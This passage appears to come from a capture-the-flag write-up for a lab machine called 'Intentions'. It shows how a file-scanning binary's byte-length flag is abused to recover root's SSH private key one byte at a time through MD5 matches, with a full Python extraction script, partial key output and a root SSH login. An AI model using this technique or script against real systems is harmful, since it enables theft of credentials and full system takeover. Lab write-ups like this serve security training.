DMCA-#9564:b58b5d64a979327c6068d447365d2593
<SNIP>
```

The blacklist file contains a `{LABEL}:{MD5}` entry on each line. As observed from the `dmca_check.sh` script, upon finding a match the program will inform us what label triggered the hit, and which file it considers a match. The program also allows us to check a specific file with the `-c` flag, or an entire directory with the `-d` flag.

At first glance this doesn't seem very helpful - we would need to know the contents of a sensitive file to check if it is a match. However, digging deeper into the help text we can observe that the user can control how many bytes of the file are going to get checked with the `-l` flag. By default the program is checking the first 500 bytes of files, but the developers decided this may need to be of variable length as more images come into play and the program needs to check the files faster.

Since MD5 hashing is a relatively fast procedure, we can leverage the the `-l` flag and essentially brute force sensitive files byte-by-byte. We can craft a Python script that will generate a "blacklist" with all printable characters and ask the `scanner` binary to check only the first byte of a sensitive file. When the scanner gets a match, we will know the first byte of the file, and at that point, we will create a new "blacklist" with the first character of the file plus all the printable characters and ask the scanner to match the first two bytes. The cycle would go on until the end of the file.

For the purposes of this writeup, the final script looks as follows:

```
import string
import hashlib
import subprocess

base = ""
hasResult = True
hashMap = {}
readFile = "/root/.ssh/id_rsa"

def checkMatch():
    global base
    global hashMap
    result = subprocess.Popen(["/opt/scanner/scanner","-c",readFile,"-
h","./hash.log","-l",str(len(base) + 1)], stdout=subprocess.PIPE)
    for line in result.stdout:
```

```
        #print(line)
        line = str(line)
        if "[+]" in line:
            check = line.split(" ")
            if len(check) == 4:
                if check[1] in hashMap:
                    base = hashMap[check[1]]
                    return True
    return False


def writeFile(base):
    f = open("hash.log", "w")
    hashmap = {}
    for character in string.printable:
        check = base + character
        checkHash = hashlib.md5(check.encode())
        md5 = checkHash.hexdigest()
        hashMap[md5] = check
        f.write(md5 + ":" + md5)
        f.write("\n")
    f.close()

while hasResult:
    writeFile(base)
    hasResult = checkMatch()

print("Found")
print(base)
print("Done")
```

The above script will take care of generating the hash "blacklist", executing the scanner program with the appropriate arguments, and extract the target file- in this case the `root` user's private SSH key:

```
greg@intentions:/tmp$ python3 extract.py

Found
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA5yMuiPaWPr6POGYiUi5EnqD8QOM9B7gm2lTHwlA7FMw95/wy8JW3
HqEMYrWSNpX2HqbvxnhOBCW/uwKMbFb4LPI+EzR6eHr5vG438EoeGmLFBvhge54WkTvQyd
<SNIP>
D7FOnauYkSG+eLwFAd9K/kcdxTuUlwvmPvQiNg7OZ142bt1tKN8b3WbttB3sGq39jder8p
nhPKs4TzMzbOgvZGGVZyjqX68coFz3k1nAb5hRS5Q+P6y/XxmdBB4TEHqSQtQ4PoqDj2IP
DVJTokldQOd4ghAAAAD3Jvb3RAaW5OZW5OaW9ucwECAw==
-----END OPENSSH PRIVATE KEY-----

Done
```

We write the private key to a file called `root_key`, the apply the correct permissions on the file, and authenticate as `root` on the remote machine.

```
chmod 600 root_key
ssh -i root root@intentions.htb

root@intentions:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be found in `/root/root.txt`.